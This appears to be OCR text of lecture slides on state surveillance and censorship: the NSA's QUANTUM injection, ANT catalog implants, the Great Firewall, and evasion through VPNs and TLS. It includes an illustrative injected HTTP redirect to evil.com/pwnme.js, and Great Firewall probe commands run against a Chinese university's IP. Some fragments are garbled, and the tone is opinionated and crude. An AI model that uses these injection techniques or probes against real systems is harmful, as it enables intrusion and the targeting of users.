
"IP Intelligence"

AnonDude's House

Computer Network Exploitation

AirPwn -Goatse

HackingTeam



HTTP 302 FOUND
location: http://www.evil.com/pwnme.js

Black Market RATs

HackingTeam

FinFisher

```
GET /pwnme.js HTTP/1.1
host: www.evil.com
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
HTTP 200 OK
.....
```

```
HTT
....
Here                 .
```

Metasploit

HackingTeam

FinFisher


NSA Eagle from the EFF
Rat from OpenClipart

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick…
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a "tip" into classified space
  - Through a special (slow) one-way link called a "diode"
  - That then consults the targeting decision
  - And sends the request through another "diode" back to a "shooter" on the Internet
  - That then generates the spoofed packet

The NSA's Malcode
Equation Group & Sauron

- Kaspersky has a nice analysis done…
- Encrypted, modular, and multi-stage design
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some ***very*** cool tricks!
  - Reflash hard drive firmware to provide a bad boot block
    - So when you read it on a powered-up disk, the disk looks fine!
    - But if its ever found, "the NSA was here!" glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit that vulnerability



TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

06/20/08

SLICKERVICAR
WISTFULTOLL
RETURNSPRING
SERUM
OIM / JMSQ
Sustained Collection
TUNING FORK
Requests and Approvals
Scaling
R&T Analyst
ROC Ticket System
SEAGULLFARO
SSG
High
Low
ROC
CDR Diode
Target Systems
UNITEDRAKE GUI
UNITEDRAKE Database
Internet
Internet Cafe
UNITEDRAKE Server

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: $0


POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction…

- Why bother hacking at all…
  - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
  - And then add some entertaining specialized hardware and/or software
- Who says the Chinese won't do the same for Huawei kit?





TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

08/05/08

HOWLERMONKEY - SUTURESAILOR
1.23" (31.25 mm) x 0.48" (12.2 mm)
HOWLERMONKEY - YELLOWPIN
2" (50.8 mm) x 0.45" (11.5 mm)
(Actual Size)
HOWLERMONKEY - SUTURESAILOR
Front
Back
1.20" (30.5 mm) x 0.23" (6 mm)
HOWLERMONKEY - FIREWALK
0.63" (16 mm) x 0.63" (16 mm)

(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.

Status: Available – Delivery 3 months

Unit Cost: 40 units: $750/ each
25 units: $1,000/ each


POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA has No Monopoly on Cool Here…

- This is the sort of thing the NSA has…
  - A small arm controller, flash, SDRAM, and FPGA in a small package…
    - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip…
  - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)



TOP SECRET//COMINT//REL TO USA, FVEY


MAESTRO-II

ANT Product Data

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.

08/05/08

(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A development Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an ARM7 microcontroller, FPGA, Flash and SDRAM memories.



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TOP SECRET//COMINT//REL TO USA, FVEY

Abusive but not ***abused***

- The Snowden documents and others painted a picture of a ***very very*** aggressive spying apparatus
  - The systems are indeed abusive and creepy
- But remarkably little actual abuse
  - A few cases of ***LOVEINT***, and no cases of ***STOCKINT***
  - No "***Industrial***" espionage
  - Sad stories of targeted individuals...
    with very good reasons!

And the NSA is the ***Good Guys!***

- Anything the NSA did is something every other government that can do it ***will!***
  - And many are far less restrained
- Everyone can use bulk surveillance on domestic traffic
  - And commercial vendors to happily supply it
- Everyone can build "NSA-in-miniature" systems for open WiFi networks
- Countries like China can sabotage items like the NSA does...
  - Why using Huawei 5G networking kit is suicidally stupid!

And The World "Went Dark"
In Response...

- The abusive nature of the NSA systems pissed off a ***lot*** of people
  - Chief among which was Yahoo:
    Yahoo was compelled to provide data under 702...
    And then had the NSA wiretap Yahoo's overseas data-centers anyway!
    - Yahoo strong-armed all the outside advertisers to support TLS:
      Can't have non-encrypted elements on an encrypted web page!
- Make "encrypted" the standard!
  - Effectively all email through StartTLS
  - Most every web page: LetsEncrypt as a game-changer
- So the bulk systems really don't work anymore!
  - Forces the NSA to be much more targeted

We Saw Surveillance... Now Lets See Censorship

- Who wants to censor?
- Businesses: Don't want users browsing PornHub at work
  - There is huge potential legal liability if you don't!
- Many countries: Child Exploitation Material
  - Notably the UK requires this of ISPs:
    Block known Child Exploitation sites
- Many countries: Porn
  - Again, notably the UK requires on-by-default porn filters
- Many countries: Politics
  - Russia, China, Iran, etc...
  - China was the pioneer here, but everyone else has followed suit

Mechanisms...

- DNS Interdiction/Mandates
  - China's Great Firewall
  - Turkey v Twitter
- IP Blocking
- On-path attack
  - China's Great Firewall
- In-path proxies
  - Selective: UK
  - Mandatory: Russia
- Serious Voodoo:
  - China's Tor Blocking
  - China's Great Cannon

Evasion...


- TLS:
  - Forces a censor into an "all or nothing" decision:
    Can either block the whole site or allow the whole site
- But the censor ***can*** always identify the site
  - TLS Server Name Identification and/or the DNS request
- Well, now they can:
  - For a while, you could say in TLS you want to talk to site A...
    But on HTTP in TLS say you want to talk to site B
  - And if the server supported both sites:
    A Content Delivery Network (CDN) like CloudFlare or Google's App Engine), 👍
  - "Domain Fronting" no longer supported by the CDNs since it really is a bug, not a feature
    - Plus ~~CrimeFlare~~ CloudFlare wants to do business in China with a local partner
- TLS 1.3 has optional encryption for the Server Name Identification...
  - So the censor just kills everything with encrypted SNI forcing a fallback to having the SNI in the clear

Evasion...
VPNs & Other Software


- Create an encrypted link to a non-censored network
  - And through that link direct all your traffic
- Ends up in a cat & mouse game with the censors
  - Censor can't block ***all*** VPNs:
    Business travelers may depend on them so can't just go "terminate"
  - Can block all ***public*** VPNs:
    Buy the services, detect & block them
- So if you are visiting China...
  - Set up your ***own*** VPN or ssh tunnel back here in the US

Blocking DNS...
Force the ISPs to Comply

- Turkey v Twitter in 2014:
  - Turkey got into a spat with Twitter...
  - Twitter was allowing recordings of Turkish government corruption
- Turkey's initial response:
  - ALL ISPs, block Twitter's DNS entry
- People's initial response:
  - Switch DNS servers to 8.8.8.8
- Turkey's Subsequent Response:
  - Block 8.8.8.8...



The Great Firewall:
Packet Injection Censorship Including DNS



```
TCP RST: Terminate this flow
```

```
GET /?falun HTTP/1.1
host: www.google.com
```

```
GET /?falun HTTP/1.1
host: www.google.com
```

```
HTTP 200 OK
.....
```

- Detects that a request meets a target criteria
  - Easiest test: "Looks like a search for 'falun':
    - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
  - Then enters a ~1 minute "stateless block": Responds to all further packets with ~~RSTs~~ SYN/ACK PACKETS!!!
- Same system used for DNS censorship:
  - dig www.facebook.com @www.tsinghua.edu.cn

Live Demos of The Great Firewall... {change IPs as appropriate}

- `dig +short AAAA www.tsinghua.edu.cn`
    - `www.d.tsinghua.edu.cn.`
    - `2402:f000:1:404:166:111:4:100`
- `sudo tcpdump -vvv -i en0 -s 1800 host 2402:f000:1:404:166:111:4:100`
- `dig www.facebook.com @2402:f000:1:404:166:111:4:100`
- `dig www.benign.com @2402:f000:1:404:166:111:4:100`
- `dig TXT www.facebook.com @2402:f000:1:404:166:111:4:100`
- `curl --header "Host: www.google.com" "http://[2402:f000:1:404:166:111:4:100]/?falun"`

Features of the Great Firewall

- The Great Firewall is on-path
  - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
  - Assumes it can see only one side of the flow:
    Can send SYN, ACK, data, and get a response
- It is very stateful
  - Must first see the SYN and ACK, and reassembles out of order traffic
- It is multi-process parallel
  - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
  - Each process increments a counter for the TTL
  - IPIDs are also "odd" but harder to categorize

On Path v In Path

- China went largely with an on-path solution
  - Mostly because they were early, and repurposed network intrusion detection
- Most others use an ***in-path*** solution
  - Generally starting with a web proxy such as ***squid***:
    A MitM tool for intercepting and modifying web traffic
  - Initial use was as a cache for web traffic:
    Designed to speed up web surfing when bandwidth was more expensive and CDNs didn't predominate
  - Now a large market from commercial vendors

Benefits of Both

- On Path:
- Easier deployment:
  Just put into the network backbone
- Fail "safe":
  If device craps out, the net still works
- Easy to scale:
  Load balancer/NIDS approach

- In Path:
- Can't use Layer 3 evasions
- Easy Deployment for ISPs
- Potential to "slow down", not just block
  - Russia is doing this very aggressively now
- Can MitM TLS connections
  with a client-added root cert
- Lots more commercial solutions

Selective Proxy:
Mandatory in the UK

- For some sets of IPs that ***may*** host child exploitation material...
  - ISP redirects just those IPs to a proxy that strips out any known-bad items
  - Allows "fail safe" for the ***rest*** of the Internet
- Of course, for TLS this has to be entirely block-or-not!

The UK "Virgin Killer" Incident

- An album cover for "Virgin Killer" by the Scorpions is on the page about that album
  - And it is borderline at best...
    The record company executive who created it really should have been jailed
- UK's "Internet Watch Foundation" called it CSAM...
  - So ***all*** Wikipedia traffic got routed through the filtering proxy...
- With very bad effects!
  - No TLS connections allowed
  - Editing attempts w/o TLS triggered the bot detector

Kazakhstan v Browsers

- Kazakhstan uses in-path censorship...
  - But doesn't want to just block sites like Wikipedia that are TLS only but may contain "unfavorable" content
- Their attempt: ***require*** everyone to install another root certificate
  - A feature present for corporate networks which often use in-path monitoring on TLS
- Then just MitM all that traffic to do the fine-grained censorship
- Mozilla and Google said "Hell No!"
  - Alternate roots are only for businesses:
    The browsers modified to reject the Kazakhstan root out of hand
- Kasakhstan backed down...

Advanced Chinese Voodoo:
The Great Cannon and Active Probing...

- China pioneered Internet censorship
  - Partially to advantage local Internet companies
- But manly because the government is a group of seriously repressive A*()holes lead by a guy who looks like Winnie the Pooh
  - Tienamen Square Massacre probably killed >1000
  - The history of the "One Child" policy
  - Ethnic cleansing of Uighurs in Xinjiang
  - And now Hong Kong...
- So next time:
  Two pieces of Advanced Voodoo...
  - Both areas that I was involved in researching